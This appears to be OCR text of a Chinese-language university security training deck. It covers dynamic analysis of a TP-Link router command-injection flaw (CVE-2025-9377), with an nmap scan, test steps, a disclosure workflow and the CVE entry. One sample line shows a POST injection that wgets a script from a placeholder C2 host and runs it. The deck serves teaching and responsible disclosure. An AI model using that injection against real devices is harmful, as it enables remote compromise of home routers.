

```
iot@attifyos ~> nmap -sV -p- 192.168.0.1
Starting Nmap 7.70SVN ( https://nmap.org ) at 2026-05-07 17:12 PDT
Nmap scan report for 192.168.0.1
Host is up (0.028s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     Dropbear sshd 2012.55 (protocol 2.0)
80/tcp   open  http    TP-LINK WR841N WAP http config
1900/tcp open  upnp    ipOS upnpd (TP-LINK TL-WR841N WAP 9.0; UPnP 1.0)
Service Info: OSs: Linux, ipOS 7.0; Device: WAP; CPE: cpe:/o:linux:linux_kernel,
 cpe:/h:tp-link:wr841n, cpe:/h:tp-link:tl-wr841n, cpe:/o:ubicom:ipos:7.0
```

動態分析-web管理介面測試

TP-Link CVE-2025-9377 韌體動態分析

- 連線登入管理頁面
- 訪問網頁存在問題端點
- 於該端點前端頁面進行輸入測試
- 測試安全防護架構與邊界
- 進行其他網站OWASP top10測試







動態分析-web管理介面測試

TP-Link CVE-2025-9377 韌體動態分析

- 連線登入管理頁面
- 訪問網頁存在問題端點
- 於該端點前端頁面進行輸入測試
- 測試安全防護架構與邊界
- 進行其他網站OWASP top10測試






動態分析-web管理介面測試

TP-Link CVE-2025-9377 韌體動態分析


- 連線登入管理頁面
- 訪問網頁存在問題端點
- 於該端點前端頁面進行輸入測試
- 測試安全防護架構與邊界
- 進行其他網站OWASP top10測試




動態分析Poc與Exploit


TP-Link CVE-2025-9377 韌體動態分析

- 識別網頁可觸發漏洞原因
- 建立Payload測試
- 進入console察看結果
- 測試結果為以寫入tmp
- 檔案被寫入後續就會被用來做跳板



/tmp file無pwned檔案





攻擊者常使用的方法(利用comman injection攻擊手法)

- 透過未過濾驗證的符號(；、|、&&)進行指令輸入
- 例如:POST /cgi-bin/test.cgi?ip=127.0.0.1;wget http://C2_IP/malicious.sh -O /tmp/m;sh /tmp/m

通報廠商取得CVE

TP-Link CVE-2025-9377 韌體動態分析

- 依照廠商通報方式進行回報
- 準備測試文件與PoC內容
- 若廠商驗證成功將進行修復並通知
- 順利修補或後即會通報取得CVE

回報漏洞給 TP-Link

我們強烈鼓勵任何人聯繫 TP-Link 的安全團隊報告任何潛在的安全問題。

聯絡方式	
Email 位址	security@tp-link.com
範本	潛在漏洞回報範本
小時	TP-Link 將盡量在五個工作天內回應。
PGP Public Key	點擊以下載


TP-Link 需要取得有關報告漏洞的詳細資訊，以便更準確、更快速地驗證問題。我們強烈建議按照我們上面提供的範本提交漏洞相關說明。
TP-Link 使用 Pretty Good Privacy (PGP)/GNU Privacy Guard (GPG) 加密軟體以支援加密訊息

負責任的回報準則

1. 漏洞揭露各方均應遵守所在國家或地區的法律。
2. 漏洞報告應基於最新發布的固件，最好用英文撰寫。
3. 透過專用的溝通管道回報漏洞，TP-Link 可能會收到來自其他管道的回報，但無法保證該報告會被確認。
4. 始終遵守資料保護原則，在漏洞發現過程中不侵犯 TP-Link 使用者、員工、代理、服務或系統的隱私和資料安全。
5. 在揭露過程中保持溝通與合作，避免在協商的揭露日期之前揭露有關漏洞的資訊。
6. TP-Link 目前沒有執行漏洞獎勵計畫。.

TP-Link 如何解決漏洞

意識 & 接收 → 驗證 → 補救措施 → 通知



描述

TP-Link Archer C7(EU) V2 和 TL-WR841N/ND(MS) V9 的家長監護頁面存在已認證的遠端命令執行 (RCE) 漏洞。此問題影響 Archer C7(EU) V2（2008 年 11 月 24 日之前版本）和 TL-WR841N/ND(MS) V9（2008 年 11 月 24 日之前版本）。這兩款產品均已停產。建議購買新產品以確保更好的性能和安全性。如果短期內無法更換產品，請使用第二個參考連結下載並安裝修補程式。

指標

CVSS 版本 4.0 | CVSS 版本 3.x | CVSS 版本 2.0

NVD 資訊增強功能參考公開資訊來關聯向量字串。此外，也會顯示其他來源提供的CVSS 資訊。

CVSS 4.0 嚴重性與向量字串：

NIST： NVD　不適用　尚未提供NVD評估結果。

CNA： TPLink　**CVSS-B** 8.6 高　**向量：** CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

快速資訊

CVE 詞條：
CVE-2025-9377
NVD 發佈日期：
2025年8月29日
NVD 最後修改日期：
2025年11月3日資料
來源：
TPLink

國立臺灣大學計算機及資訊網路中心
Computer and Information Networking Center, National Taiwan University
北區學術資訊安全維運中心
Academic Security Operation Center

謝謝聆聽

THANK YOU FOR YOUR ATTENTION

簡報內容僅供教育研究用途，所有漏洞挖掘行為應在合法授權環境中進行

講師 : 北區學術資訊安全維運中心 林泰宇
時間: 2026/09/02